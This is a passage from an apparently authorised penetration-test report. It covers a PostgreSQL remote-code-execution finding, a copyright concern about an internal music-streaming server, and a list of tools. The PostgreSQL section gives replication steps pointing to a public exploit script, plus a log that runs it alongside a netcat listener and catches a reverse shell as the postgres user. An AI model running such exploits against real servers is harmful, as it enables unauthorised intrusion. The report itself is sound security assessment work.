Note: The vendor claims that this is not a vulnerability, but a feature. Therefore, it is a disputed CVE[22].

Steps to Replicate

1. Listen for a reverse shell with netcat
2. Run a python script[23] that exploits the vulnerability to spawn the reverse shell and forward it to the listener.

Recommended Remediation

Limit user access on the Postgres server to deny the `pg_execute_server_program` permission. Additionally, a local firewall such as iptables may make it more difficult for an attacker to achieve a reverse shell.

Evidence of Compromise

```
└─# python3 postgresql_rce.py & nc -lvnp 1337
[1] 76318
listening on [any] 1337 ...
[!] Connected to the PostgreSQL database
[*] Executing the payload. Please check if you got a reverse shell!

connect to [10.0.254.202] from (UNKNOWN) [10.0.17.14] 47818
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=114(postgres) gid=121(postgres) groups=121(postgres),120(ssl-cert)
```

[22] https://nvd.nist.gov/vuln/detail/CVE-2019-9193
[23] https://github.com/squid22/PostgreSQL_RCE/blob/main/postgresql_rce.py

NON-TECHNICAL FINDINGS

Possible Copyright Violations on Music Player Daemon Service

As discussed in Technical Findings under the section "Music Player Daemon Service Enumeration", an MPD server daemon was identified on the host 10.0.17.87. Alongside the downsides enumerated in that section, there are also potential copyright violations in allowing some music to be broadcast and streamed without permission on the company network

Copyright considerations are important for businesses in general and for LBC in particular as the company is based in France, which has robust copyright protections. In particular, copyright holders in France maintain rights of broadcast and distribution[24]. Because of the server-client architecture of the Music Player Daemon, an argument can be made that the hosting of such a server on LBC's internal network constitutes unauthorized broadcast or distribution of copyrighted works.

LBC should consult with its legal team in order to assess the legality of this streaming service, should it remain on the internal company network. Should LBC decide to continue hosting this service, it is recommended that the company ensure that it has permission to distribute and broadcast the works hosted on the server, the proper license to do so is acquired, and/or the copyright of works hosted on the server allow for distribution and broadcast without explicit authorization.

Please see below for evidence that the music hosted on this server can be broadcast on any devices on LBC's corporate network:

[24] https://www.wipo.int/edocs/lexdocs/laws/en/fr/fr467en.pdf

```
Playlist 2 seconds) ** (3984 items, length: 12 days, 9 hours, 56 min Volume: n/a
Artist          Track Title                                    Album       Time
Falcon Funk     01    Pounce                                   Pounce EP   3:58
Falcon Funk     02    Catnip Trip                              Pounce EP   3:38
Falcon Funk     03    Catnip Trip (PerkulatOr Remix)           Pounce EP   4:26
Draper          01    Pressure (feat. Laura Brehm)             Pressure    5:19
Case & Point    01    Prism                                    Prism       3:40
Laura Brehm & M 01    Pure Sunlight                            Pure Sunli  5:38
Astronaut       01    Quantum                                  Quantum EP  3:36
Astronaut       02    Rain                                     Quantum EP  5:17
Astronaut       03    Rain (Mitis Remix)                       Quantum EP  3:41
nanobii         01    Rainbow Road                             Rainbow Ro  2:54
Going Quantum x 01    Rare                                     Rare        4:08
Going Quantum   01    Raw                                      Raw         3:50
Grant Bowtie    01    Reach                                    Reach       3:16
Draper          01    Ready For Us (feat. Sykes)               Ready For   2:30
ARUNA & Ramesses 01   Ready To Go (feat. KINGD###S)            Ready To G  5:15
Insan3Lik3      01    Rescue Me (feat. Jonny Rose)             Rescue Me   3:03
Aero Chord      01    Resistance                               Resistance  2:59
Aero Chord      01    Resistance                               Resistance  2:59
Paused: nanobii "Rainbow Road" - Rainbow Road                              [2:34/2:54]
```

APPENDICES

Appendix A: Network Diagram

Appendix B: Tools Used

GoBuster: https://www.kali.org/tools/gobuster/
Ncmpcpp: https://github.com/ncmpcpp/ncmpcpp
Netcat: http://netcat.sourceforge.net/
Nmap: https://nmap.org/
Flanscan: https://github.com/cloudflare/flan
Telnet: https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/telnet
Hydra: https://www.kali.org/tools/hydra/

Mpc: https://www.musicpd.org/clients/mpc/
Metasploit: https://www.metasploit.com/